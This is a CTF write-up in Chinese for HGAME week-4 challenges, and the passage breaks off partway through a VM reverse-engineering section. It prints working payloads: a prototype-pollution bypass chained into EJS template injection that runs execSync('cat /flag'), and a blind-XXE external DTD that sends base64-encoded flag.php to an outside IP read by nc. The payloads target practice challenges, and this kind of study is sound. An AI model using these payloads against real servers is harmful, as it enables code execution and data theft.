Shared Diary

漏洞函数

```
function merge(target, source) {
    for (let key in source) {
        // Prevent prototype pollution
        if (key === '__proto__') {
            throw new Error("Detected Prototype Pollution")
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
```


利用点

```
app.all("/login", (req, res) => {
    if (req.method == 'POST') {
        // save userinfo to session
        let data = {};
        try {
            merge(data, req.body)
        } catch (e) {
            return res.render("login", {message: "Don't pollution my shared
diary!"})
        }
        req.session.data = data

        // check password
        let user = {};
        user.password = req.body.password;
        if (user.password=== "testpassword") {
            user.role = 'admin'
        }
        if (user.role === 'admin') {
            req.session.role = 'admin'
            return res.redirect('/')
        }else {
            return res.render("login", {message: "Login as admin or don't
touch my shared diary!"})
        }
    }
    res.render('login', {message: ""});
});
```

原型链污染，过滤了**proto**
构造payload:

```
{
"constructor":{
    "prototype":{
        "role":"admin",
        "username":"user"
        }
    }
}
```

登录上去发现是个模板注入
`payload:`
`diary=<%=`
`global.process.mainModule.constructor._load('child_process').execSync('cat /flag')%>`


Burp Suite Professional v2022.8.5 - Temporary Project

目标: http://week-4.hgame.lwsec.cn:30023 HTTP/1

请求(Request)

```
POST / HTTP/1.1
Host: week-4.hgame.lwsec.cn:30023
Content-Length: 94
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://week-4.hgame.lwsec.cn:30023
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://week-4.hgame.lwsec.cn:30023/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=s%3A_esbDDoozptHcfgtmWw4pRbJmgSgEaY9.qdke4F6qVF122WqmoMWo%2F%2FvtPxNziWpzpSuXearXpBs
Connection: close

diary=<%=global.process.mainModule.constructor._load('child_process').execSync('cat /flag')%>
```

响应(Respons)

```
      </style>
    </head>
    <body>
      <div class="bg">
      </div>
      <div class="bg bg2">
      </div>
      <div class="bg bg3">
      </div>
      <div class="content">
        <h1>
          Hello user!
        </h1>
        <hr>
        <h1>
          <div>
            hgame{N0tice_prototype_pollution&amp;&amp;EJS_server_template_injection}
          </div>
        </h1>
        <br>
        <form method="POST">
          <div class="form-group">
            <div class="input-group mb-3">
              <input type="text" class="form-control" name="diary" placeholder="Input Your Secret Diary">
              <div class="input-group-append">
                <button class="btn btn-outline-secondary" type="sumbit">
                  Update
                </button>
              </div>
            </div>
          </div>
        </form>
      </form>
    </div>
    <script src="https://code.jquery.com/jquery-3.2.1.slim.min.js" integrity="sha384-KJ3o2DKtIkvYIK3UENzmM7KCkRr/rE9/Qpg6aAZGJwFDMVNA/GpGFF93hXpG5KkN" crossorigin="anonymous">
    </script>
    <script src="https://cdn.jsdelivr.net/npm/popper.js@1.12.9/dist/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous">
    </script>
```

Inspector

Selection 72

Selected text: hgame{N0tice_prototype_pollution&amp;&amp;EJS_server_template_injection}

Decoded from: HTML encoding — hgame{N0tice_prototype_pollution&EJS_server_template_injection}

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	1
Request Cookies	1
请求头(Request Headers)	13
Response Headers	6

完成 3,528字节 | 70毫秒

拿到flag


Tell Me

无回显XXE
flag在flag.php
xxe.dtd

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=flag.php">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://39.101.70.33:7890/%file;'>">
```

payload


```
<!DOCTYPE convert [
    <!ENTITY % remote SYSTEM "http://39.101.70.33:1234/xxe.dtd"> %remote;
%int; %send;
]>
<user><name>1</name><email>1</email><content>1</content></user>
```



```
root@yhp:~# nc -lvvp 7890
Listening on 0.0.0.0 7890
Connection received on 120.26.163.152 26899
GET /PD9waHAgDQogICAgJGZsYWcxID0gImhnYW1le0JlX0F3YXJlXzBmX1hYZUJsMW5kMW5qZWN0aTBufSI7DQo/Pg== HTTP/1.0
Host: 39.101.70.33:7890
Connection: close


^Z
[1]+  Stopped                 nc -lvvp 7890
root@yhp:~# echo PD9waHAgDQogICAgJGZsYWcxID0gImhnYW1le0JlX0F3YXJlXzBmX1hYZUJsMW5kMW5qZWN0aTBufSI7DQo/Pg==|base64 -d
<?php
    $flag1 = "hgame{Be_Aware_0f_XXeBl1nd1njecti0n}";
?>root@yhp:~# 
```

VM

又到了大家喜闻乐见的VM环节，先查信息




```
Exeinfo PE - ver.0.0.6.5  by A.S.L -  1088+101 sign  2021.02.04

File :        vm.exe
Entry Point : 00002400    oo  <     EP Section : .text
File Offset : 00001800              First Bytes : 48.83.EC.28.E8
Linker Info : 14.33                 SubSystem :  Win Console
File Size :   00004A00h   <   NET   Overlay :    NO  00000000

Image is 64 bit executable          RES/OVL : 2 / 0 %      2023

x64 Microsoft Visual C++ v14.33 - 20xx - microsoft.com (exe 4883ec 28-48
简易信息 - 帮助提示 -脱壳信息                                   0 ms.
Not packed , try  www.ollydbg.de or x64 debug www.x64dbg.com
```

x64的，没壳，跑起来也没啥反应，输了一堆东西不对就退出了

ida看看

先看看main



IDA - vm.exe.i64 (vm.exe) C:\Users\ChinaDragonX\Desktop\vm.exe.i64

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+20h] [rbp-A8h]
  char v5[36]; // [rsp+28h] [rbp-A0h] BYREF
  char v6[40]; // [rsp+50h] [rbp-78h] BYREF
  char v7[40]; // [rsp+78h] [rbp-50h] BYREF

  qmemcpy(v5, (const void *)sub_140001000(v6, argv, envp), sizeof(v5
  qmemcpy(v7, v5, 0x24ui64);
  for ( i = 0; i < 40; ++i )
    dword_140005040[i] = getchar();
  if ( (unsigned __int8)sub_1400010B0(v7) )
    sub_140001B80(std::cout, aTryAgain);
  else
    sub_140001B80(std::cout, &unk_1400032D0);
  return 0;
```

```
Function name
sub_140001000
sub_140001060
sub_1400010B0
sub_1400010F0
sub_140001230
sub_140001380
sub_1400014D0
sub_140001940
main
unknown_libname_1
unknown_libname_2
sub_140001B80
sub_140001F60
sub_140001FC0
sub_1400020A0
sub_140002100
Line 9 of 46
```


```
00000E10 main:1 (140001A10)
```

```
1400010B0: using guessed type __int64 __fastcall sub_1400010B0(_QWORD);
140001B80: using guessed type __int64 __fastcall sub_140001B80(_QWORD, _QWORD);
140005040: using guessed type _DWORD dword_140005040[200];
140001A10: using guessed type char var_78[40];
```

File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
IDA View-A
Pseudocode-A
Hex View-1
Structures
Enums
Imports
Exports
Graph overview
Output
Python
AU: idle Up Disk: 46GB

在vm中，我们需要着重注意的部分有入口处，VM Handeler，opcode执行的对应指令，vm堆栈，vm寄存器，vm内存


我们看到，对于输入的部分，存储进了一个数组，这个数组可能是内存，也可能是堆栈，我们现在还不太清楚，点进去看一看数据



```
dword_140005040[200]
005040 dd 32h dup(0), 9Bh, 0A8h, 2, 0BCh, 0ACh, 9Ch, 0CEh, 0FAh
                                    ; DATA XREF: sub_1400010F0+55↑o
                                    ; sub_1400010F0+90↑o ...
       dd 2, 0B9h, 0FFh, 3Ah, 74h, 48h, 19h, 69h, 0E8h, 3, 0CBh
       dd 0C9h, 0FFh, 0FCh, 80h, 0D6h, 8Dh, 0D7h, 72h, 0, 0A7h
       dd 1Dh, 3Dh, 99h, 88h, 99h, 0BFh, 0E8h, 96h, 2Eh, 5Dh
       dd 57h, 0Ah dup(0), 0C9h, 0A9h, 0BDh, 8Bh, 17h, 0C2h, 6Eh
       dd 0F8h, 0F5h, 6Eh, 2 dup(63h), 0D5h, 46h, 5Dh, 16h, 98h
       dd 38h, 30h, 73h, 38h, 0C1h, 5Eh, 0EDh, 0B0h, 29h, 5Ah
       dd 18h, 40h, 0A7h, 0FDh, 0Ah, 1Eh, 78h, 8Bh, 62h, 0DBh
       dd 0Fh, 8Fh, 9Ch, 0Ah dup(0), 4800h, 0F100h, 4000h, 2100h
       dd 3501h, 6400h, 7801h, 0F900h, 1801h, 5200h, 2500h, 5D01h
       dd 4700h, 0FD00h, 6901h, 5C00h, 0AF01h, 0B200h, 0EC01h
       dd 5201h, 4F01h, 1A01h, 5000h, 8501h, 0CD00h, 2300h, 0F800h
       dd 0C00h, 0CF00h, 3D01h, 4501h, 8200h, 0D201h, 2901h, 0D501h
00003A40 0000000140005040: .data:dword_140005040 (Synchronized with Hex View-1)
```

```
1400010B0: using guessed type __int64 __fastcall sub_1400010B0(_QWORD);
140001B80: using guessed type __int64 __fastcall sub_140001B80(_QWORD, _QWORD);
140005040: using guessed type _DWORD dword_140005040[200];
140001A10: using guessed type char var_78[40];
```


发现里面是有存储数据的，怀疑是内存，我们先命名为maybeMemory



```
  if ( (unsigned __int8)sub_1400010B0(v7) )
    sub_140001B80(std::cout, aTryAgain);
  else
    sub_140001B80(std::cout, &aYes);
  return 0;
```

注意到下方的流程，有一个判断，那这个函数大概就是vm了，我们为其命名为vm

我们注意到，他传入了一个参数v7，而v7是一个长度为36的char数组，对于他的作用我们暂时不知道，先搁置，分析vm




```
__int64 __fastcall vm(__int64 a1)
{
  while ( byte_140005360[*(unsigned int *)(a1 + 24)] != 0xFF )
    sub_140001940(a1);
  return *(unsigned __int8 *)(a1 + 32);
}
```

```
1400010B0: using guessed type __int64 __fastcall sub_1400010B0(_QWORD);
140001B80: using guessed type __int64 __fastcall sub_140001B80(_QWORD, _QWORD);
140005040: using guessed type _DWORD maybeMemory[200];
140001A10: using guessed type char var_78[40];
```

在vm中，while进行大循环，从一个数组中读取内容，判断是否与0xff相等，相等退出vm，这个数组大概率就是opcode了，我们先为他命名


观察到之前传入的v7在取内容时，从自身的某个位置取出数据做了数组下标，怀疑v7是有可能为寄存器的，我们在普通的程序中，eip(rip)寄存器控制程序运行，这个地方有一些类似，我们先看看下面的函数，再做判断



```
__int64 __fastcall sub_140001940(__int64 a1)
{
  __int64 result; // rax

  result = opcode[*(unsigned int *)(a1 + 24)];
  switch ( opcode[*(unsigned int *)(a1 + 24)] )
  {
    case 0u:
      result = sub_1400010F0(a1);
      break;
    case 1u:
      result = sub_140001230(a1);
      break;
    case 2u:
      result = sub_140001380(a1);
      break;
```

```
1400010B0: using guessed type __int64 __fastcall sub_1400010B0(_QWORD);
140001B80: using guessed type __int64 __fastcall sub_140001B80(_QWORD, _QWORD);
140005040: using guessed type _DWORD maybeMemory[200];
140001A10: using guessed type char var_78[40];
```

这时我们可以看到，这个函数内部有着非常显著的vm Handeler的特征，取字节码，做判断，到对应模拟指令的函数中进行运行，实现模拟操作，现在我们可以确定，传入的v7，便是相关寄存器，但我们暂时无法确定具体数量，先进入第一个函数查看



```
  unsigned __int8 v2; // [rsp+0h] [rbp-18h]

  v2 = opcode[a1[6] + 1];
  if ( v2 )
  {
    switch ( v2 )
    {
      case 1u:
        maybeMemory[a1[2]] = *a1;
        break;
      case 2u:
        a1[opcode[a1[6] + 2]] = a1[opcode[a1[6] + 3]];
        break;
      case 3u:
        a1[opcode[a1[6] + 2]] = opcode[a1[6] + 3];
        break;
```

```
1400010B0: using guessed type __int64 __fastcall sub_1400010B0(_QWORD);
140001B80: using guessed type __int64 __fastcall sub_140001B80(_QWORD, _QWORD);
140005040: using guessed type _DWORD maybeMemory[200];
140001A10: using guessed type char var_78[40];
```

这个函数中ida已经帮我们识别出了传入的a1(也就是v7)的类型，ida作为了dword数组

结合之前我们的分析，36个字节长，作为dword数组，一共有9个寄存器，目前我们只知道了第六个寄存器的作用，相当于x86计算机中的eip，我们将a1创建一个结构体，方便我们后续分析

但在这个函数中似乎不能直接创建，我们返回到他的上级进行创建

```
struct struct_a1
{
  DWORD r1;
  DWORD r2;
  DWORD r3;
  DWORD r4;
  DWORD r5;
  DWORD r6;
  DWORD vip;
  DWORD r8;
  DWORD r9;
};
```

这是我们再来看第一个函数

```
v2 = opcode[a1->vip + 1];
  if ( v2 )
  {
    switch ( v2 )
    {
      case 1u:
        maybeMemory[a1->r3] = a1->r1;
        break;
      case 2u:
        *(&a1->r1 + opcode[a1->vip + 2]) = *(&a1->r1 + opcode[a1->vip +
3]);
        break;
      case 3u:
        *(&a1->r1 + opcode[a1->vip + 2]) = opcode[a1->vip + 3];
        break;
    }
  }
  else
  {
    a1->r1 = maybeMemory[a1->r3];
  }
  result = a1->vip + 4;
  a1->vip = result;
  return result;
```

先取vip+1处的opcode，进行判断，分别对应四种情况，为避免篇幅过长选取switch(2)的情况做分析

```
*(&a1->r1 + opcode[a1->vip + 2]) = *(&a1->r1 + opcode[a1->vip + 3]);
```

由于a1->r1是dword类型，所以取dword类型的地址再加上数取值可以写为a1[opcode[a1->vip + 2]]=a1[opcode[a1->vip + 3]]

这表示通过直接进行地址转换来对相应的寄存器进行赋值操作，我们可以按照惯例将前四个寄存器重新更名为vax,vbx,vcx,vdx，这里用类x86汇编可以表示为

mov register?,register?

由此可以确定该函数为mov

来看第二个函数

```
__int64 __fastcall sub_140001230(struct_a1 *a1)
{
  __int64 result; // rax
  unsigned __int8 v2; // [rsp+0h] [rbp-18h]

  v2 = opcode[a1->vip + 1];
  if ( v2 )
  {
    switch ( v2 )
    {
      case 1u:
        dword_140005D40[++a1->_r8] = a1->vax;
        break;
      case 2u:
        dword_140005D40[++a1->_r8] = a1->vcx;
        break;
      case 3u:
        dword_140005D40[++a1->_r8] = a1->vdx;
        break;
    }
  }
  else
  {
    dword_140005D40[++a1->_r8] = a1->vax;
  }
  result = a1->vip + 2;
  a1->vip = result;
  return result;
}
```

第二个函数对一块内存进行了赋值操作，并且对寄存器值加一，这与x86汇编中的push指令类似，都是压入数据后，寄存器中的数值向堆栈的生长方向变化，这里我们可以确定，这块内存为stack

其余的函数分析过程基本相似，这里不再做分析

我们将opcode提取出来，拿到他的指令

用脚本获取

```
#include <stdio.h>
unsigned char opcode[] =
{
  0x00, 0x03, 0x02, 0x00, 0x03, 0x00, 0x02, 0x03, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x02, 0x01, 0x00, 0x00, 0x03, 0x02, 0x32,
  0x03, 0x00, 0x02, 0x03, 0x00, 0x00, 0x00, 0x00, 0x03, 0x00,
  0x01, 0x00, 0x00, 0x03, 0x02, 0x64, 0x03, 0x00, 0x02, 0x03,
  0x00, 0x00, 0x00, 0x00, 0x03, 0x03, 0x01, 0x00, 0x00, 0x03,
  0x00, 0x08, 0x00, 0x02, 0x02, 0x01, 0x03, 0x04, 0x01, 0x00,
